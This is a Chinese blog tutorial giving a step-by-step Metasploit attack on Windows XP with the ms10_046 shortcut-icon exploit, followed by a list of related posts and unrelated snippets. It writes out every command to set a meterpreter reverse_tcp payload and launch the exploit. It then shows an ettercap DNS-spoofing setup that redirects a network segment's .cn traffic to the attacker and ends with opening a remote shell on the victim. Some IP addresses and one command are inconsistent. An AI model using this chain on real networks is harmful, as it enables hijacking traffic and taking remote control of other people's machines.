
Metasploit的攻击实例讲解----ms10_046快捷方式图标漏洞
不多说,直接上干货!
准备工具
1、Kali linux 2016.2(Rolling)系统 IP: 192.168.1.103
2、受害者机子(windows XP系统) IP: 10.10.10.1.102
3、使用工具 msfconsole
步骤:
1、进入控制台

root@kali:~# msfconsole

  +-------------------------------------------------------+

  |  METASPLOIT by Rapid7                                 |

  +---------------------------+---------------------------+

  |      __________________   |                           |

  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |

  |             )=\           | |  EXPLOIT   \            |

  |            // \\          | |_____________\_______    |

  |           //   \\         | |==[msf >]============\   |

  |          //     \\        | |______________________\  |

  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |

  |        //         \\      |  *********************    |

  +---------------------------+---------------------------+

  |      o O o                |        \'\/\/\/'/         |

  |              o O          |         )======(          |

  |                 o         |       .'  LOOT  '.        |

  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |

  | |    PAYLOAD     |""\___, |     /    (_||_     \      |

  | |________________|__|)__| |    |     __||_)     |     |

  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |

  |  = = = = = = = = = = = =  |     '--------------'      |

  +---------------------------+---------------------------+

Taking notes in notepad? Have Metasploit Pro track & report

your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-                   ]

+ -- --=[  exploits -  auxiliary -  post        ]

+ -- --=[  payloads -  encoders -  nops             ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
2、载入windows模块中的漏洞图标工具
msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader

msf exploit(ms10_046_shortcut_icon_dllloader) >
因为,我们是针对windows里的浏览器的漏洞,ms10_046_shortcut_icon_dllloader 。
即,上述命令的意思是,通过use去调用这个工具。
3、需要配置的参数

msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT                 yes       The daemon port to listen on (do not change)

   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)

   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).

   URIPATH  /                yes       The URI to use (do not change).

Exploit target:

   Id  Name

   --  ----

      Automatic
在执行这个工具漏洞的时候,yes选项是必须要配置的。no选项如果你没有特殊需要一般都是不需配置的。
以上是当前的值。
msf exploit(ms10_046_shortcut_icon_dllloader) > set SRVHOST  192.168.1.102

SRVHOST => 192.168.1.102
set后面,接要攻击的主机。来改变当前的信息。大家可以用show options来查看。
4、返回信息
msf exploit(ms10_046_shortcut_icon_dllloader) > set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(ms10_046_shortcut_icon_dllloader) > show options    ---查看配置信息

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   SRVHOST  10.10.10.129     yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0

   SRVPORT                 yes       The daemon port to listen on (do not change)

   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)

   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).

   URIPATH  /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)

   LHOST                      yes       The listen address

   LPORT                  yes       The listen port

Exploit target:

   Id  Name

   --  ----

      Automatic
show options , 以上,会同时看到,载荷模块和渗透攻击模块的信息。两个模块的参数信息,都可以看到。
反弹端口集群的ip , LHOST即本机。
msf exploit(ms10_046_shortcut_icon_dllloader) > set LHOST 192.168.1.102

LHOST => 192.168.1.102
或者可以如下
msf exploit(ms10_046_shortcut_icon_dllloader) > setg LHOST 192.168.1.102

LHOST => 192.168.1.102
5、执行攻击
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
执行命令,它会根据你之前设置的参数信息,然后整合调用好,去发动这个攻击。
本博文的攻击 , 它会自动地开启当前机器的 80端口,然后让别人去访问它,实现攻击。
注意:我们一般为了让攻击更主动和更完美,可以配合一个dns欺骗,那么对方就会主动上钩。不需我们等。这里用的是ettercap
如果,在BT5里,则是在/usr/local/share/ettercap下的etter.dns。

root@kali:/etc/ettercap# pwd

/etc/ettercap

root@kali:/etc/ettercap# ls

etter.conf  etter.dns  etter.mdns  etter.nbns

root@kali:/etc/ettercap# vi etter.dns

那么,我们在这里。
cn A 192.168.1.102

保存退出。
然后,(在Kali linux 2016.2(Rolling)机器)
root@kali ettercap -T -q -i eth0 -P dns_spoof // //
etho是当前使用的网卡 , // //是对整个网段进行期盼。
然后,在受害者机器上,当受害者,随便输入什么,都会被解析。
之前呢,只要受害者,在浏览器里192.168.80.102:80端口才能,上了攻击者的全套。(做dns欺骗之前)
那么现在呢,只要受害者,访问.cn域名的时候,则会强行被欺骗成192.168.80.102:80 ,并会全部被攻击者劫持掉。这样我们可以就会控制受害者机器。
当我们不需了,我们按ctrl + c停止即可。(做dns欺骗之后)
然后我们,可以通过session命令,来进入,看到我们被攻击下来的这台受害机器的会话
msf exploit(ms10_046_shortcut_icon_dllloader) > session
msf exploit(ms10_046_shortcut_icon_dllloader) > session -i 1 (这个是-i来指定会话的id)
meterpreter > shell (这个是可以进入到cmd shell里)
c:\ > (即,进入了,被害者机器的windows命令)
当然若你不用了,你可以按ctrl + c,则可以退回来
meterpreter >
参考:菜鸟腾飞安全网VIP《MetaSploit渗透测试平台之应用》
Metasploit的攻击实例讲解----ms10_046快捷方式图标漏洞的更多相关文章
- XSS跨站脚本攻击实例讲解,新浪微博XSS漏洞过程分析
2011年6月28日晚,新浪微博遭遇到XSS蠕虫攻击侵袭,在不到一个小时的时间,超过3万微博用户受到该XSS蠕虫的攻击.此事件给严重依赖社交网络的网友们敲响了警钟.在此之前,国内多家著名的SNS网站和 ...
- Metasploit的攻击实例讲解----辅助扫描工具
不多说,直接上干货! 怎么弹出来这个呢,连续按两次tab. msf > use auxiliary/scanner/ Display all possibilities? (y or n) us ...
- MetaSploit攻击实例讲解------社会工程学set攻击(kali linux 2016.2(rolling))(详细)
不多说,直接上干货! 首先,如果你是用的BT5,则set的配置文件是在 /pentest/exploits/set/set_config下. APACHE_SERVER=ONSELF_SIGNED_A ...
- MetaSploit攻击实例讲解------工具Meterpreter常用功能介绍(kali linux 2016.2(rolling))(详细)
不多说,直接上干货! 说在前面的话 注意啦:Meterpreter的命令非常之多,本篇博客下面给出了所有,大家可以去看看.给出了详细的中文 由于篇幅原因,我只使用如下较常用的命令. 这篇博客,利用下面 ...
- MetaSploit攻击实例讲解------Metasploit自动化攻击(包括kali linux 2016.2(rolling) 和 BT5)
不多说,直接上干货! 前期博客 Kali linux 2016.2(Rolling)里Metasploit连接(包括默认和自定义)的PostgreSQL数据库 Kali linux 2016.2(Ro ...
- MetaSploit攻击实例讲解------终端下PostgreSQL数据库的使用(包括kali linux 2016.2(rolling) 和 BT5)
不多说,直接上干货! 配置msf连接postgresql数据库 我这里是使用kali linux 2016.2(rolling) 用过的博友们都知道,已经预安装好了PostgreSQL. 1. p ...
- MetaSploit攻击实例讲解------攻击445端口漏洞(kali linux 2016.2(rolling))(详细)
不多说,直接上干货! 大家,相信最近的这个事件,对于445端口已经是非常的小心了.勒索病毒 445端口是一个毁誉参半的端口,有了它我们可以在局域网中轻松访问各种共享文件夹或共享打印机,但也正是因为有了 ...
- jQuery.uploadify文件上传组件实例讲解
1.jquery.uploadify简介 在ASP.NET中上传的控件有很多,比如.NET自带的FileUpload,以及SWFUpload,Uploadify等等,尤其后面两个控件的用户体验比较好, ...
- [转帖]linux常用命令大全(linux基础命令入门到精通+实例讲解+持续更新+命令备忘录+面试复习)
linux常用命令大全(linux基础命令入门到精通+实例讲解+持续更新+命令备忘录+面试复习) https://www.cnblogs.com/caozy/p/9261224.html 总结的挺好的 ...
随机推荐
- 编写html经常使用而又easy忘记的语句
设置文件字符编码: <meta charset="utf-8"> 内部样式表: <style type="text/css"> hr { ...
- Yii2高速构建RESTful Web服务功能简单介绍
Yii2相比Yii1而言,一个重大的改进是内置了功能完备的RESTful支持. 其内置RESTful支持提供了例如以下功能: 使用ActiveRecord的通用接口来高速构建原型: 应答格式协商(缺省 ...
- 数组溢界地址的正确使用: 即 int a[6] 中的 a[-1] 和 a[6] 正确使用
正如大家所知道的那样: 数组 int a[6] , 编译器阅读到这句数组定义,会为分配6个int 类型的地址:a[0] a[1] a[2] a[3] a[4] a[5].我们 能够正 ...
- jQuery ajax在IE浏览器的跨域问题--jquery.xdomainrequest.min.js
jquery.ajax 加载数据, chrome, firefox, IE10+ 都可以顺利加载数据,但是IE9及以后版本不执,通过执行 jquery.ajax error 函数显示未执行 拒绝访问. ...
- etxjs
序言 编辑 功能丰富,无人能出其右. 无论是界面之美,还是功能之强,ext的表格控件都高居榜首. 单选行,多选行,高亮显示选中的行,拖拽改变列宽度,按列排序,这些基本功能ExtJS轻量级实现. 自动生 ...
- sql server 去掉某字段左边的0
比如:将以下Code字段 Code 000 001 002 ... 009 010 依次去掉左边的0,000替换为0,001替换为1,010替换为10,以此类推 Code 0 1 2 ... 9 10 ...
- sql server 更新满足条件的某一条记录
上图数据:SNum为”18004XXXXX000001K2GW 4000 L1C“,OffLineStation为“OP1010”的有两条数据,当where条件中为上述两者时会同时更新这两条数据,并不 ...
- 有关马氏距离和hinge loss的学习记录
关于度量学习,之前没有看太多相关的文献.不过南京的周老师的一篇NIPS,确实把这个问题剖析得比较清楚. Mahalanobis距离一般表示为d=(x-y)TM(x-y),其中x和y是空间中两个样本点, ...
- jquery.gritter 提示
首先引入css和js文件 <link rel="stylesheet" href="<%=basePath%>assets/css/jquery.gri ...
- Pyinstaller 1 使用PyInstaller
使用PyInstaller pyinstaller命令的语法是: pyinstaller[ options ] script [ script ...] | spec文件 在最简单的情况下,将当前目录 ...